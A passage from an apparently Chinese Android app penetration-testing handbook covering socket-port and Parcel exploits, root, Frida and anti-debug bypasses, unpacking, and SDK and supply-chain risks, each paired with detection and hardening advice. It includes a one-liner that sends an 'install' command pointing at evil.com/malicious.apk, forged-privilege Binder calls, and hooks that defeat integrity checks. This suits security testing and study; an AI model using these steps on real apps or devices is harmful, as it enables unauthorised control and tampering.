        server.bind(new InetSocketAddress("127.0.0.1", 8888));
    } catch (Exception e) {
        System.out.println("端口绑定失败");
    }
    try {
        while (true) {
            Socket sock = server.accept();
            sock.setSoTimeout(1000);
            br = new BufferedReader(new InputStreamReader(sock.getInputStream
()));
```

```
            String readContent = br.readLine();
            System.out.println("接收到的消息是: " + readContent);
            if ("stop".equals(readContent)) {
                System.out.println("应用程序准备停止");
                forceExit = true;
            }
            br.close();
            sock.close();
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

UDP 端口示例：

```
void doListen() {
    DatagramSocket socket = null;
    byte[] buffer = new byte[1024];
    DatagramPacket packet = new DatagramPacket(buffer, buffer.length);
    try {
        socket = new DatagramSocket(65502);
    } catch (Exception e) {
        return;
    }
    try {
        while (true) {
            socket.receive(packet);
            // 处理接收到的数据
        }
    } catch (Exception e) { }
}
```

13.5.3 完整利用步骤

```
# 1. 发现开放端口
adb shell netstat -tlnp | grep <port>
# 2. 扫描
nmap -sV -p <port> <ip>
# 3. 发送恶意数据
python3 -c "
import socket, json
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 8888))
s.send(json.dumps({'action': 'install', 'url': 'http://evil.com/malicious.apk
'}).encode())
```

```
print(s.recv(1024).decode())
s.close()
"
# 4. Frida Hook 数据处理
frida -U -f com.example.app -l hook_socket.js
```

13.5.4 修复与加固

- Socket 绑定地址限制为 127.0.0.1。
- 实施 Token 校验、访问控制（IP 白名单、权限检查）。
- 严格校验接收数据，使用加密通信，记录访问日志。

```
private static final String AUTH_TOKEN = "your_secure_token";
server.bind(new InetSocketAddress("127.0.0.1", 8888));
String token = br.readLine();
if (!AUTH_TOKEN.equals(token)) { client.close(); return; }
String command = br.readLine();
List<String> allowedCommands = Arrays.asList("status", "info");
if (!allowedCommands.contains(command)) { client.close(); return; }
```

13.5.5 检查要点

- 是否开放 Socket 端口？
- 是否监听在 0.0.0.0 而非 127.0.0.1？
- 是否有身份验证与参数校验？

13.6 Parcel 类型混淆漏洞

13.6.1 漏洞概述

Android 使用 Parcel 进行 IPC。若接收外部 Parcel 数据时未校验类型，攻击者可构造恶意 Parcel 绕过类型检查，实现越权或代码执行。

13.6.2 原理分析

```
@Override
public void onTransact(int code, Parcel data, Parcel reply, int flags) {
    String action = data.readString();
    int userId = data.readInt();
    executeAction(action, userId); // userId 可能被篡改
}

// 攻击者构造
Parcel malicious = Parcel.obtain();
```

```
malicious.writeString("admin_action");
malicious.writeInt(0); // 伪装管理员
```

13.6.3 检测方法

```
grep -rn "onTransact\|readString\|readInt\|readParcelable\|writeToParcel" jadx_out/
```

```
Java.perform(function () {
    var Binder = Java.use("android.os.Binder");
    Binder.onTransact.implementation = function (code, data, reply, flags) {
        console.log("[Parcel] onTransact code=" + code);
        this.onTransact(code, data, reply, flags);
    };
});
```

13.6.4 完整利用步骤

```
// 1. 获取 Binder 引用
IBinder binder = ServiceManager.getService("com.target.admin");
// 2. 构造恶意 Parcel
Parcel data = Parcel.obtain();
data.writeInterfaceToken("com.target.IAdminService");
data.writeString("deleteUser");
data.writeInt(0); // userId=0 伪装管理员
// 3. 发送
Parcel reply = Parcel.obtain();
binder.transact(TRANSACTION_CODE, data, reply, 0);
```

13.6.5 修复与加固

```
@Override
public void onTransact(int code, Parcel data, Parcel reply, int flags) {
    int callingUid = Binder.getCallingUid();
    if (!isValidCaller(callingUid)) {
        reply.writeException(new SecurityException("Invalid caller"));
        return;
    }
    String action = data.readString();
    int userId = data.readInt();
    if (userId < 0 || userId > MAX_USER_ID)
        throw new IllegalArgumentException("Invalid userId: " + userId);
    executeAction(action, userId);
}
```

类型校验、权限检查、使用 AIDL、对敏感数据签名验证。

13.7 忽略域名校验 ⚠ 相关 API 已废弃（Apache HttpClient 已于 API 23 移除）

见 10.3。要点：HostnameVerifier.verify 返回 true 或使用 ALLOW_ALL_HOSTNAME_VERIFIER 会导致中间人劫持；应使用 STRICT_HOSTNAME_VERIFIER 并严格校验。

13.8 加固脱壳与反调试绕过

13.8.1 漏洞概述（测试视角）

加固应用通常含壳代码、反调试、反注入、反 Hook 逻辑。测试人员需先脱壳（dump dex/so）并绕过反调试，才能深入审计。

13.8.2 常用方法

```
# 运行时脱壳
frida-dexdump -U -f com.example.app
# 或使用 FART / BlackDex / Youpk
# 反调试检测点
grep -rn "TracerPid\|ptrace\|isDebuggerConnected" jadx_out/
# 绕过
frida -U -f com.example.app -l bypass_antidebug.js
```

13.8.3 修复与加固

采用商业加固并定期更新；反调试与业务结合，避免单点检测。

13.9 运行其它可执行程序 / 命令执行（补充）

13.9.1 漏洞概述

应用若使用 Runtime.getRuntime().exec()、ProcessBuilder、native system() 执行命令，且参数来自外部或逻辑存在缺陷，攻击者可借机执行恶意命令。

13.9.2 检测方法

```
grep -rn "Runtime.getRuntime().exec\|ProcessBuilder\|\.load(\|loadLibrary\|system(\|popen" jadx_out/
strings lib/arm64-v8a/*.so | grep -iE "system|popen|exec"
```

危险样例：

```
Process p1 = Runtime.getRuntime().exec(new String[]{"/system/bin/ls","-l"});
Runtime.getRuntime().load("/data/data/com.example/lib/libtest.so");
Runtime.getRuntime().loadLibrary("test");
```

13.9.3 修复与加固

- 从设计上禁止使用系统命令执行函数，改用成熟实现。
- 必须使用 native 命令执行时，对传入参数严格过滤（白名单），避免拼接。

13.10 有影响力的漏洞（补充）

13.10.1 ZipperDown

ZIP 解压过程中，由**文件名与符号链接**引起的"路径穿越 → 文件覆盖"经典问题（即 Zip Slip）。iOS 常见于热补丁升级（SSZipArchive/ZipArchive 未考虑 ../），Android 亦有同类问题。

加固：使用 HTTPS 下载 ZIP，并对 ZIP 内容做安全校验防止篡改；解压时校验文件名（见 13.3）。

13.10.2 Magellan（SQLite RCE）

Tencent Blade Team 发现的 SQLite 远程代码执行漏洞，影响面极广（影响所有主流 OS/软件，Chromium 亦受影响），官方已修复。

加固：升级 SQLite 至最新版本。

第 14 章 运行时安全与对抗技术

本章聚焦"测试难度最大"的一类目标：带反调试、反 Hook、环境检测的应用。理解这些对抗手段，既是挖洞的前提，也是评估应用防护水平的内容。

14.1 Root 检测与绕过

14.1.1 检测点

```
# 常见 root 检测
ls /system/bin/su /system/xbin/su /sbin/su
getprop ro.build.tags          # test-keys 表示非官方
getprop ro.debuggable
which busybox
ls /data/adb/magisk
cat /proc/mounts | grep -i magisk
```

14.1.2 绕过手段

- objection -g com.example.app explore --startup-command "android root disable"

- Frida Hook 自定义 root 检测函数返回 false。
- Magisk + Shamiko/DenyList 隐藏 root。
- 重命名 su 二进制、卸载/隐藏 /proc 以避免进程列表被读取。
- 使用 Frida/Xposed hook Java 与 native 层的文件系统/进程相关 API，返回从真机获取的"看似无害"的值。
- 利用内核模块对底层 API 进行 Hook；或直接对应用打补丁移除检测逻辑。

⚠️ **已废弃**：MagiskHide 自 Magisk 23.0 起被移除，改用 Zygisk + DenyList（配合 Shamiko 增强隐藏）。

补充技巧：若绕过 root 检测后应用仍弹提示，**不要从后台结束应用**，按返回键退出再重新打开，提示通常会消失。

```
Java.perform(function () {
    var RootUtils = Java.use("com.example.app.RootUtils");
    RootUtils.isRooted.implementation = function () { return false; };
});
```

objection 定位并改写 root 检测（思路）：

```
1) 用 dex2jar 把 APK 转成 class，分析并确定使用的 root 检测库/类
2) objection -g com.test.app explore
3) android hooking list class_methods <root 检测类>
4) android hooking set return_value <root_detect_class.method> false
```

其他现成方案：

- Frida codeshare：@dzonerzy/fridantiroot
- Medusa 框架的 helpers/anti_debug 模块
- Xposed：TrustMeAlready、SSLUnpinning 模块

14.1.3 Root 检测的常见 9 种方法（补充）

1. **检测目录中是否含 su**：遍历常见 su 路径并尝试执行：

```
String[] paths = new String[]{"/system/app/Superuser.apk","/sbin/su","/system/bin/su",
    "/system/xbin/su","/data/local/xbin/su","/data/local/bin/su","/system/sd/xbin/su",
    "/system/bin/failsafe/su","/data/local/su","/su/bin/su"};
// 或执行 which su
Runtime.getRuntime().exec(new String[]{"/system/xbin/which","su"});
```

1. **检测系统是否为测试版：**cat /system/build.prop | grep ro.build.tags → test-keys（测试版，自动带 root）/ release-keys（正式版）。
2. **which su：**能查到即可能已 root。
3. **检测 Magisk 或 Superuser.apk：**/system/app/Superuser.apk 是否存在；或检测包名 com.topjohnwu.magisk。
4. **执行 Busybox：**which busybox；或执行 busybox df 判断能否成功。
5. **访问私有目录：**对 /data、/system、/etc 做读写测试（如写 /data/su_test 再读回比对）。
6. **读取 build.prop 关键属性：**getprop ro.build.type、getprop ro.build.tags。
7. **检测主流模拟器：**多数模拟器自带 root（如夜神 nox），可复用模拟器检测。
8. **检测 Hook 框架特征：**Xposed/Frida 都需要 root，可反向通过 Hook 框架检测判断是否 root。

14.2 Frida / 调试器 / 反注入检测

14.2.1 检测点

- 端口 27042（frida-server 默认）及进程名 frida-server。
- /data/local/tmp 下的 frida 相关文件。
- 内存中出现 frida、gum、gadget 字符串。
- ptrace 返回非零、TracerPid 非 0、isDebuggerConnected() 为 true。
- 线程名包含 gmain、gum-js-loop。

```
grep -rn "frida\|gum\|TracerPid\|isDebuggerConnected\|ptrace" jadx_out/
strings lib/arm64-v8a/*.so | grep -iE "frida|gum|magisk"
```

14.2.2 绕过手段

- 修改 frida-server 端口与进程名，重命名相关文件。
- 使用 hluda/strong-frida 反检测版本。
- Hook 检测函数（strstr、fopen、readlink、pthread_create 等）。
- 使用 ptrace 反反调试、修改 /proc/self/status 读取结果。

14.2.3 Frida / Xposed 检测细节（补充）

Xposed：通过替换 app_process 原始进程、把 Java 函数注册为 native 函数以获得更早运行时机——替换点即为检测点。

Frida 检测途径：

- **端口 / 进程名**：检测固定端口（如 27047）或运行的 frida-server 名称。
- **so 层系统 API**：调用 openat syscall，在 text 段中搜索 frida-gadget*.so / frida-agent*.so 字符串（避免 Hook libc 做 anti-anti）；或检测内存中是否存在 frida rpc 字符串。
- **so 层非系统 API**：遍历本地端口发 D-Bus AUTH 消息，返回 **"REJECT"** 即认为存在 frida-server：

```
for (i = 0; i <= 65535; i++) {
    sock = socket(AF_INET, SOCK_STREAM, 0);
    sa.sin_port = htons(i);
    if (connect(sock, (struct sockaddr*)&sa, sizeof sa) != -1) {
        send(sock, "\x00", 1, NULL);
        send(sock, "AUTH\r\n", 6, NULL);
        usleep(100);
        if (recv(sock, res, 6, MSG_DONTWAIT) != -1 && strcmp(res, "REJECT") ==
 0) {
            /* Frida server detected */
        }
    }
    close(sock);
}
```

- **检测内存库**：读取 /proc/self/maps，出现 frida 即判定：

```
FILE* fp = fopen("/proc/self/maps", "r");
while (fgets(line, 512, fp)) if (strstr(line, "frida")) { /* detected */ }
```

- **inlinehook 检测**：Frida 实现 Hook 必然使用 inlinehook，可通过 inlinehook 库特征检测。

  实战：某 App 的 fridaCheck() 为 native（静态注册）函数，其 so 内 connect() 的端口由结构体首地址 0xA2690002 按小端转为 0x69A2 = **27042**——即检测 frida 是否运行在 27042 套接字上。**只需让 frida_server 换一个端口**即可绕过（见 14.15.5）。

14.3 完整性校验绕过

14.3.1 检测点

- dex/so 的哈希、文件大小、CRC 校验。
- PackageManager.getPackageInfo 的签名校验。
- BuildConfig、资源文件的完整性。
- 自研校验逻辑（native 层）。

14.3.2 绕过手段

```
grep -rn "getPackageInfo\|GET_SIGNATURES\|signingInfo\|checkSignature\|MessageDigest" jadx_out/
# Hook 校验结果
```

```
Java.perform(function () {
    var Sig = Java.use("com.example.app.SignUtil");
    Sig.verify.implementation = function () { return true; };
});
```

14.4 模拟器 / 多开 / 虚拟化检测

14.4.1 检测点

```
getprop | grep -iE "generic|goldfish|ranchu|qemu|bluestacks|nox|vbox"
# 文件系统特征
ls /dev/socket/qemud /dev/qemu_pipe
# 多开特征
ps -A | grep -iE "container|virtual|clone|parallel"
```

14.4.2 绕过手段

- 修改模拟器属性、隐藏 qemu 特征。
- 使用真机。
- 对多开环境使用定制 ROM 或 Xposed 模块隐藏。

14.5 反调试与反 Hook 的其他手段

手段	说明	绕过思路
ptrace 自附加	应用先 ptrace 自己，阻止调试器附加	Hook ptrace 或先附加
ptrace 检测	读取 TracerPid	Hook /proc/self/status 读取

手段	说明	绕过思路
时间差检测	检测调试断点导致的时间差	Hook 时间函数
信号处理	检测调试器信号	修改处理逻辑
代码校验和	运行时校验代码段	Hook 校验函数
花指令/混淆	增加逆向难度	动态执行跟踪、模拟器
字符串加密	隐藏关键字符串	运行时解密 Hook

14.6 检查要点

- 应用有哪些检测项？
- 各检测项是否能被绕过？
- 是否能在绕过检测后完成关键流程？

14.7 代码混淆与反混淆

14.7.0 keep constant 与 ConstantValue 常量保留分析

ProGuard/R8 混淆会重命名类、方法、字段，但 **Java 编译器将 static final 字面常量内联到使用处**（ConstantValue 属性），混淆器不会移除这些常量。攻击者可利用这一特性：

- **定位关键逻辑**：搜索字符串常量（URL、key、SQL 语句）可快速锁定目标代码，即便类/方法名已被混淆。
- **Hook 锚点**：常量值在运行时不会改变，可作为 Frida/Xposed Hook 的稳定锚点——在使用该常量的方法入口处 Hook，绕过混淆带来的命名不确定性。

```
# 搜索 ConstantValue 属性（jadx 反编译后可直接看到 static final 常量）
grep -rn "static final String" jadx_out/ --include="*.java" | grep -i "url\|key\|secret\|token\|api"
```

> 测试要点：① 列出所有 static final 字符串/数值常量，筛选敏感关键词；② 以常量值为线索定位核心逻辑；③ 对使用常量的函数入口做动态 Hook。

14.7.1 混淆器识别与常见方案

- **识别构建工具**：APKiD 可识别编译器/打包器/混淆器（相当于 Android 版 PEiD）。
- **ProGuard**：Android SDK 自带，release 构建时压缩/优化/混淆 Java 代码。

- **DexGuard**：商业增强混淆。常见工作模式：资源以 InputStream 加载 → 继承 FilterInputStream 的类解密 → 混淆视听 → 交给 ZipInputStream 得到 DEX → loadDex 作为资源加载。

14.7.2 反混淆工具

工具	说明
DeGuard	在线反混淆 http://apk-deguard.com/，可逆向多种混淆
simplify	通用 Android 反混淆：**虚拟运行**应用理解行为后优化代码，不依赖特定混淆技术
deobfuscate-android-app	基于 LLM（Gemini）的反混淆与漏洞发现 https://github.com/In3tinct/deobfuscate-android-app
手动	结合教程逆向自定义混淆
DexGuard 指南	分步反混淆 https://blog.lexfo.fr/dexguard.html

```
javac simplify-*.jar   # 按官方用法运行，输入 APK 输出反混淆结果
```

> 注意：混淆强度取决于所用服务与配置，**密钥可能被混淆也可能没有**——务必实际搜索验证，不要假定"已混淆=不可读"。

14.8 APK 反分析：畸形容器 / 清单 / 资产名

14.8.1 原理

部分恶意或加固 APK **故意损坏**文件格式，使 unzip、apktool、jadx、杀软、CI 无法可靠枚举文件甚至提前中止，而 Android 仍能安装运行。这是"**解析器差异反分析**"：

- ZIP/APK 元数据畸形：本地文件头与中央目录记录不一致，工具解析出不同的偏移/大小/文件名。
- 二进制 AndroidManifest.xml 损坏：静态管道在检查组件/权限之前就停止。
- 资产文件名畸形：破坏提取/路径处理，隐藏二级载荷。

14.8.2 处置流程

```
# 1) 比较不同解析器
unzip -l app.apk
zipinfo -v app.apk
jadx app.apk -d out-jadx
apktool d app.apk -o out-apktool
```

若各工具文件列表不同，或 jadx/apktool 解析 Manifest 失败，应视为**故意损坏**（而非传输损坏）。随后用 **MalFixer** 生成规范化 APK，再深入逆向：

```
python malfixer.py app.apk --output-dir out
# 输出 *-fixed.apk，达到 jadx 等静态工具可处理的标准
```

14.9 跨框架应用分析（React Native / Xamarin / Superpacked）

- **React Native**：JS 代码常打包在 index.android.bundle，可直接提取分析；Hermes 引擎的字节码可用工具反编译。
- **Xamarin**：C# 代码可从程序集提取后用 dnSpy/ILSpy 分析。
- **Superpacked（元打包）**：将应用内容压缩成单个文件。**最快的方式是直接执行应用，再从文件系统取解压后的文件**；也可研究专门的解包流水线。

```
# React Native 常见位置
grep -rl "index.android.bundle" jadx_out/ assets/
unzip -l app.apk | grep -i "bundle\|\.dll\|assemblies"
```

14.10 反 Frida / 反注入绕过（补充）

若常规 frida-server 被检测，可尝试不依赖 ptrace 的注入方式，使用 **linjector** 加载 Frida，绕过反调试/反 Frida 机制：

- 参考：https://erfur.github.io/blog/dev/code-injection-without-ptrace
- 工具：https://github.com/erfur/linjector-rs
- 亦可使用反向打补丁、修改 frida-server 端口/进程名、hluda 等反检测版本（见 14.2）。

14.11 JNI 内存中 Shellcode 执行（补充）

攻击者可通过 JNI 执行内存中的本地代码：**下载 shellcode → mmap/mprotect 赋可执行权限 → 调用**。检测要点：

- 搜索 mmap/mprotect 调用及其内存属性（PROT_EXEC）。
- 关注 System.load/System.loadLibrary 之外的自定义加载逻辑。
- 参考：https://github.com/0xdevil/corphone（CoRPhone 内存内 JNI 执行与打包管道）。

14.12 Native so 加固与编译选项（补充）

14.12.1 未使用地址空间随机化（PIE）

PIE（Position Independent Executables）使 so 加载到内存的地址随机化。**不使用 PIE 会降低 shellcode 执行难度、提高攻击成功率**。

检测：

```
# 检查 so 是否开启 PIE
readelf -h lib/arm64-v8a/*.so | grep Type     # 期望 DYN（PIE）
checksec --file=lib/arm64-v8a/libxxx.so       # 若可用
```

加固：NDK 编译加入

```
LOCAL_CFLAGS := -fpie -pie
```

14.12.2 未使用编译器堆栈保护（Stack Canaries）

原理：函数调用时向栈帧压入随机数 canary，栈溢出时 canary 先被覆盖，返回前比对 .data 中的副本即可检测溢出。

检测：readelf -s / objdump 查找 __stack_chk_fail 等符号。

加固：

```
LOCAL_CFLAGS := -Wall -O2 -U_FORTIFY_SOURCE -fstack-protector-all
```

14.12.3 FORTIFY_SOURCE

检查是否启用 _FORTIFY_SOURCE（配合 -O2），可对 strcpy/sprintf 等在编译期做边界检查。

14.13 so 加壳与反调试技术（补充）

14.13.1 so 加壳

- 入口常见为 JNI_OnLoad / JNI 导出函数 / Jni_array。
- 对特定 section 加密，加载时由 ELF 入口解密，再把修正后的 so 结构替换回原结构。
- 运行前对函数加密、运行时解密。

测试：观察 so 大小/熵、导入表异常、.init_array 逻辑；动态跟踪解密过程。

14.13.2 反调试技术清单

层级　　手段

层级	手段
Java 层	调试进程名检测（android_server、gdb_server、gdb）；isDebuggable 标志（getApplicationInfo().flags & ApplicationInfo.FLAG_DEBUGGABLE）；isDebuggerConnected()；时间检测
Native 层	**子进程 ptrace 父进程**（ptrace 不上说明正被调试）；ps 查看自身进程状态；读 /proc/[pid]/status 中的 TracerPid；raise 信号
通用	时间比较、父进程检查、破坏调试环境、SYSCALL 直调

绕过：见 14.2、14.10。

14.14 注入方式与常见软件保护手法（补充）

14.14.1 常见注入方式

- **ptrace 注入**（调试器式注入）。
- **LD_PRELOAD**（预加载劫持）。
- **系统关键进程替换 / Xposed • LSPosed**（Hook 框架）。

14.14.2 常见软件保护手法（逆向/测试关注点）

/proc/[pid]/pagemap、/proc/[pid]/maps 监控；inotify 文件监控
花指令、花循环、无用跳转、垃圾代码
时间比较、父进程检查、调试器检查
动态加解密（运行时解密关键代码/字符串）
GOT/PLT 加密、TLS 处理
多线程、自调试、异常处理（利用异常流混淆）
CRC 校验（自校验）、完整性检测
破坏调试环境、SYSCALL 直调
smali 注入、进程注入、so/java hook

测试要点：逐项确认防护是否存在、能否绕过；重点关注"自校验是否参与业务"、"解密后的真实代码能否 dump"。

14.15 调试、反调试与过反调实战（补充）

14.15.1 静态分析方法

- **Java 层**：GDA + jadx-gui + AndroidKiller（查看、修改、重打包）。
- **so 层**：IDA。
- **流程**：查壳 →（若加壳）脱壳 → 找入口（AndroidManifest 中 MAIN Activity 或 AndroidKiller 直达）→ 结合 Activity 生命周期逐步分析源码 → **字符串定位**快速锁定目标代码。

脱壳分类与工具：

加壳类型	原理	脱壳思路 / 工具
dex 整体加壳	动态加载、交换 Application 执行	Hook 找 dex_file 起始地址/大小 dump；定制 ROM 对关键函数插桩。代表：fdex2、Frida_Dump
函数抽取	函数代码抽到 so，执行时读取还原	被动调用延时 Dump，或主动调用 ArtMethod.invoke 触发每个函数后回填。代表：youpk、fart
dex2c / VMP	定制指令集解释执行	手工分析，找到指令映射表逐步解释

静态防护策略：Java 层 dex 加壳 + 混淆；so 层 so 加壳 + ollvm 高级混淆。

14.15.2 so 静态注册 vs 动态注册

静态注册：Java_完整包名_类名_方法名
动态注册：JNI_OnLoad
加载方式：System.loadLibrary("native-lib") 或 System.load(so 绝对路径)

直接搜索 JNI_OnLoad 即可判断是否为动态注册。

14.15.3 IDA 常用快捷键（速查）

空格 切换文本/图表视图　ESC 返回上一地址　G 搜索地址/符号　N 重命名
: 常规注释　; 可重复注释　Alt+M 添加标签　Ctrl+M 查看标签　Ctrl+S 查看节信息
X 查看交叉引用　F5 查看伪代码　Alt+T 搜索文本　Alt+B 搜索十六进制
C 代码 / D 数据 / A ascii 字符串 / U 解析为未定义
右键 edit / edit-patchrogram 用 IDA 修改 so 的 hex 操作数

14.15.3.1 二进制分析中的大小端序问题（补充）

ARM Android 设备采用**小端序（Little-Endian）**，即多字节数据的低字节存储在低地址。在分析 so 文件或硬编码值时，必须注意字节序转换：

典型场景：反调试检测中硬编码的端口号/地址。例如某 APP 检测 Frida 时硬编码 0xA2690002，实际解析为：

原始十六进制：0xA2690002
拆分为两半：　0xA269 和 0x0002
字节序反转：　0x69A2 和 0x0200（→ 但实际端口号只取低 16 位）
十进制：　　27042（即 Frida 默认端口）

分析要点：

- 读取二进制中的整数常量时，注意是小端序存储——02 00 69 A2 在内存中实际值为 0xA2690002。
- 硬编码的 IP/端口/地址可能被拆分并反转存储，需逐字段还原。
- IDA 中可通过 Options → General → Number of opcode bytes 调整显示格式。

测试技巧：当反调试代码检测特定端口/地址时，修改 frida_server 的监听端口（frida_server -l 0.0.0.0:<port>）即可绕过。

14.15.4 动态调试方法

Android Studio（Java 层）

1) AndroidKiller 反编译 → 导入工程到 Android Studio（安装 smalidea 插件）
2) adb shell ps | grep <包名>　　# 找到进程 PID
3) adb forward tcp:8700 jdwp:<pid>
   或挂起：adb shell am start -D -n <包名>/.<MainActivity>
4) 点击调试、下断点、触发断点

IDA（so 层）

1) 将 IDA 的 android_server 推送到手机
   adb push android_server /data/local/tmp
2) 运行：
   adb shell → su → cd /data/local/tmp → chmod 777 android_server → ./android_server
   （默认端口 23946；改端口：./android_server -p<端口>）
3) 端口转发：adb forward tcp:<端口> tcp:<端口>
4) 打开 DDMS 观察端口；挂起程序：adb shell am start -D -n <包名>/<类名>
   （被调试程序前有红色虫子）
5) IDA：Debugger → Remote ARM Linux，填 hostname/port，选择进程，勾选三项：
   Suspend on process entry point / Suspend on thread start、exit / Suspend on library load、unload
6) 释放（放手）：
   jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=<DDMS 端口>
   （程序前变绿色虫子）

补充：若 module 中找不到 so，用公式计算绝对地址：
　　绝对地址 = 相对地址(native 函数) + 基地址(so 文件)　# Ctrl+S 找 so 基地址

GDB（推荐可视化 HyperPwn）

1) ./gdbserver 0.0.0.0:23946 --attach <pid>　# 需先查目标进程 PID
2) gdb-multiarch → set arch arm → set arm fallback-mode thumb

3) target remote <手机 IP>:23946
快捷键：F8 下一跳 / F7 步入 / c 到下一断点

动态防护策略：Java 层 android:debuggable=false；so 层**检测 ptrace 值变化**（读 /proc/<pid>/status 中 TracerPid）。

14.15.5 过反调试实战（案例汇总）

- **过模拟器检测**：定位决定检测结果的变量；关闭模拟器 root 仍失败时，发现 AndroidManifest 的 **hardwareAccelerated=true**——模拟器无 GPU 导致启动即崩溃，改为 false 重编译即可。
- **过 Root 检测**：定位检测函数（如 a.R()），Hook 使其返回 false。
- **过 Frida 检测**：分析 fridaCheck()（native、静态注册）→ 其 so 中 connect() 端口为 27042 → **让 frida_server 换端口**即可不被检测。
- **过 Xposed 检测**：参考 Xposed 定制（修改特征点）。
- **绕过 so 层反调试（NOP 反调试线程）**：IDA 单步调试发现 JNI_OnLoad 中 BLX R7 执行后即退出，R7 为 pthread_create（新建线程执行检测）；**把该 BLX R7 用 NOP 覆盖**（hex 改为 0），保存 so → 回编译 → 得到绕过反调试的 APK。
- **验证反调试**：ps | grep <包名> 取 PID → cat /proc/<pid>/status 观察 TracerPid 是否非 0。

14.15.6 过反调后的漏洞挖掘（补充）

加密传输漏洞（hook + 算法还原）：

1. 抓包发现加密字段（如 enc_data）；全文搜索该字段定位加密类/函数；
2. **Hook 方法**：Hook 加密函数打印明文与密文（如 Hook c.b.a.e 的 a()/b() 打印 arg0 与 result）；
3. **算法还原**：分析加密逻辑（例：先自定义函数处理，再做 Base64），用等效语言实现解密：

```
const SECRET = 'amazing';
const operate = (input) => {
  let result = "";
  for (let i in input) {
    result += String.fromCharCode(input.charCodeAt(i) ^ SECRET.charCodeAt(i % SECRET.length));
  }
  return result;
```

```
};
const decrypt = (enc) => operate(Buffer.from(enc, 'base64').toString());
decrypt("Gk8UCQwcCQAABFhTTBQHHhIJSOJFEQwSCR4BFQVPW1gaCAFDEA==");
```

敏感信息披露漏洞：

```
adb shell ps -ef | grep <关键字>      # 取 PID
adb logcat | grep <pid>              # 按进程过滤日志，提取敏感信息
```

第 15 章 供应链、第三方 SDK 与依赖安全

15.1 第三方 SDK 风险

15.1.1 风险类型

- 已知漏洞版本的 SDK（推送、地图、支付、统计）。
- 过度权限申请与后台数据收集。
- 明文回传、弱加密、硬编码密钥。
- 组件被其他应用利用（SDK 导出的 Activity/Service/Receiver/Provider）。

15.1.2 检测方法

```
# 识别 SDK
grep -rn "com.umeng\|com.tencent\|com.amap\|com.google.android.gms\|com.bytedance\|com.facebook" jadx_out/
# 提取 SDK 版本
grep -rn "versionName\|SDK_VERSION" jadx_out/ | grep -i "sdk"
# 抓包观察外联（见第 3.9 节）
# 导出组件排查（SDK 可能引入导出组件）
adb shell dumpsys package com.example.app | grep -B2 "exported=true"
```

15.1.3 修复与加固

- 定期审计 SDK，升级到安全版本或移除。
- 对 SDK 外发数据经自有网关脱敏/代理。
- 为 SDK 引入的组件设置权限或关闭导出。

15.2 依赖与构建链安全

15.2.1 风险类型

- 依赖混淆（Dependency Confusion）：内部包名被攻击者在公共仓库抢注。
- 投毒：恶意依赖在构建时执行脚本、窃取密钥。
- 供应链攻击：构建产物被篡改（更新包、热修复包）。

15.2.2 检测方法

```
# 检查依赖清单与版本
./gradlew dependencies
# 检查是否从公共仓库拉取内部包
cat build.gradle settings.gradle
# 检查 CI 配置
cat .github/workflows/*.yml .gitlab-ci.yml 2>/dev/null
```

15.2.3 修复与加固

- 私有包命名加命名空间，配置私有仓库优先。
- 锁定依赖版本与哈希，使用 SBOM 管理。
- 构建产物签名与来源校验（SLSA）。

15.3 预装特权应用与固件供应链植入（补充）

15.3.1 概述

部分僵尸网络并非用户侧载，而是**以特权软件包嵌入 OEM/经销商固件**，并通过二级 APK 扩展自身。应把它们视为**固件/供应链立足点**，而非普通恶意应用：它们可维持持久 C2、安装后续模块、串流屏幕，并把设备用于欺诈或住宅代理。

15.3.2 检测要点

- **包来源/权限不匹配**：对比 codePath、共享 UID、请求权限、安装路径与官方固件。出现于 /data/app、无法正常卸载、在无关品牌/机型重复出现的 APK 是强指标。
- **可信的后续安装路径**：检查 /data/local/system 等动态放置的 APK/JAR（作为任务模块或备用执行模式）。
- **跨层身份欺骗**：不要只信 getprop 指纹，综合系统属性、屏幕尺寸、芯片组残留（rockchip/amlogic/allwinner）、启动器/设置包与浏览器可见的 CPU/GPU 数据，识别"电视盒伪装成手机"。

- **与选择器无关的 UI 自动化**：若同时存在 AccessibilityService 滥用与 OCR/对象检测资源，说明操作者能应对 UI 频繁变更；检查 assets/ 是否有 ML 模型、OCR 库、浏览器隐藏脚本、生成的 JS 任务模块。
- **仅代理变现**：寻找引导端点获取回连服务器，再建立长期隧道承载多路复用 SOCKS5，接近住宅代理回程链路。
- **过期的管理基础设施**：从特权应用/管理代理中提取硬编码域名/IP，验证 DNS/TLS 归属是否仍属厂商。**拥有 root 权限的管理域名一旦过期，即构成大规模设备接管机会**（域名/子域名接管）。

15.3.3 快速分类命令

```
adb shell pm list packages -f
adb shell dumpsys package <package>
adb shell find /data/local/system -maxdepth 2 -type f 2>/dev/null
adb shell getprop | grep -E 'ro.product|ro.board|ro.hardware|ro.build'
adb shell dumpsys accessibility
```

15.4 Android 企业版 / 工作配置文件攻击（补充）

面向 MDM、工作配置文件（Work Profile）、设备所有者/配置文件所有者（Device Owner / Profile Owner）的应用，需额外测试：

- 工作配置文件绕过、跨配置文件数据访问。
- 设备所有者权限的滥用与委派是否越界。
- DevicePolicyManager 策略被恶意应用绕过。
- 参考：https://hacktricks.wiki/en/mobile-pentesting/android-app-pentesting/android-enterprise-work-profile-bypass.html

15.5 检查要点

- 集成了哪些 SDK？版本是否安全？
- SDK 是否引入导出组件或过度权限？
- 构建链是否可能被投毒？
- 是否存在预装/系统级特权植入（/data/app、/data/local/system）？
- 企业/MDM 相关策略是否可被绕过？

第 16 章 其他常见与非常见测试项

本章补充常规清单中容易遗漏、但在真实项目里非常关键的测试点。

16.1 通知栏安全

- 通知是否泄露敏感信息（验证码、转账金额、聊天内容）。
- 通知点击的 PendingIntent 是否可被劫持（见 4.3）。
- 通知是否可被其他应用清除或篡改。

16.2 定时任务与 AlarmManager

- 是否通过 AlarmManager/JobScheduler/WorkManager 执行敏感操作。
- PendingIntent 是否可变。
- 定时任务是否可被外部触发。

```
grep -rn "AlarmManager\|JobScheduler\|WorkManager" jadx_out/
```

16.3 后台保活与前台服务滥用

- 双进程守护、灰色保活、1 像素 Activity、前台服务常驻。
- 是否滥用前台服务规避后台限制。
- 是否在后台偷偷采集数据、上传位置。

16.4 系统 WebView 版本与内核漏洞 ⚠ 部分 API 已废弃（AppCache/Plugin 等）

```
# 查看 WebView 版本
adb shell dumpsys webviewupdate
adb shell pm list packages | grep webview
```

